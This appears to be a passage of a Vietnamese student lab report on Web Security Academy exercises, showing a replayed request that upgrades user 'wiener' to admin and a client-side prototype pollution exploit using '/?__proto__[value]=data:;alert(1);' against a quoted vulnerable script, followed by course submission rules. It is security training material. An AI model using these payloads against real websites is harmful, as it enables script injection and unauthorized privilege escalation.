
```

1 HTTP/2 401 Unauthorized
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 14
5
6 "Unauthorized"

```

---

1 x 2 x +

Send Cancel > > Follow redirection

Target: https://0ae000260360ec368041a3e00007005f.web-security-academy.net/admin-roles

---

**Request**

Pretty Raw Hex

```

Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
Origin:
https://0ae000260360ec368041a3e00007005f.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0ae000260360ec368041a3e00007005f.web-security-academy.net/admin-roles
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
action=upgrade&confirmed=true&username=wiener

```

**Response**

Pretty Raw Hex Render

```


1 HTTP/2 302 Found
2 Location: /admin
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6

```

Khi gửi 2 gói trên thì user wiener sẽ được lên quyền

## 10.lab-prototype-pollution-client-side-prototype-pollution-via-browser-apis

‘pollute’ Object.prototype bằng chuỗi ‘/?\_\_proto\_\_[shirt]=shirt’





```

> Object.prototype
< {shirt: 'shirt', __defineGetter__: f, __defineSetter__: f, hasOwnProperty: f, __lookupGetter__: f, ...} i
  shirt: "shirt"
  ▶ constructor: f Object()
  ▶ hasOwnProperty: f hasOwnProperty()
  ▶ isPrototypeOf: f isPrototypeOf()
  ▶ propertyIsEnumerable: f propertyIsEnumerable()
  ▶ toLocaleString: f toLocaleString()
  ▶ toString: f toString()
  ▶ valueOf: f valueOf()
  ▶ __defineGetter__: f __defineGetter__()
  ▶ __defineSetter__: f __defineSetter__()
  ▶ __lookupGetter__: f __lookupGetter__()
  ▶ __lookupSetter__: f __lookupSetter__()
  __proto__: (...)
  ▶ get __proto__: f __proto__()
  ▶ set __proto__: f __proto__()
>

```

Trong searchLoggerConfigurable.js, nếu Object cấu hình có thuộc tính Transport\_url thì thuộc tính này được sử dụng để tự động thêm tập lệnh vào DOM.

```


searchLoggerConfigurable.js
1  async function logQuery(url, params) {
2      try {
3          await fetch(url, {method: "post", keepalive: true, body: JSON.stringify(params)})
4      } catch(e) {
5          console.error("Failed storing query");
6      }
7  }
8
9  async function searchLogger() {
10     let config = {params: deparam(new URL(location).searchParams.toString()), transport_
11     Object.defineProperty(config, 'transport_url', {configurable: false, writable: false
12     if(config.transport_url) {
13         let script = document.createElement('script');
14         script.src = config.transport_url;
15         document.body.appendChild(script);
16     }
17     if(config.params && config.params.search) {
18         await logQuery('/logger', config.params);
19     }
20 }
21
22 window.addEventListener("load", searchLogger);

```

phương thức Object.defineProperty() để làm cho Transport\_url không thể ghi. Tuy nhiên, nó không define thuộc tính 'value'.



Thông qua đó, tiêm lệnh javascript thông qua thuộc tính 'value' như sau:  
/?\_\_proto\_\_[value]=data:;alert(1);



Congratulations, you solved the lab!

---

*Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này*

## YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

### Báo cáo:

- File **.DOCX** và **.PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng **Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.**
- Đặt tên theo định dạng: [Mã lớp]-ExeX\_GroupY. (trong đó X là Thứ tự Bài tập, Y là mã số thứ tự nhóm trong danh sách mà GV phụ trách công bố).  
*Ví dụ: [NT101.K11.ANTT]-Exe01\_Group03.*
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- **Không đặt tên đúng định dạng – yêu cầu, sẽ KHÔNG chấm điểm bài nộp.**
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

### Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

*Bài sao chép, trễ, ... sẽ được xử lý tùy mức độ vi phạm.*

**HẾT**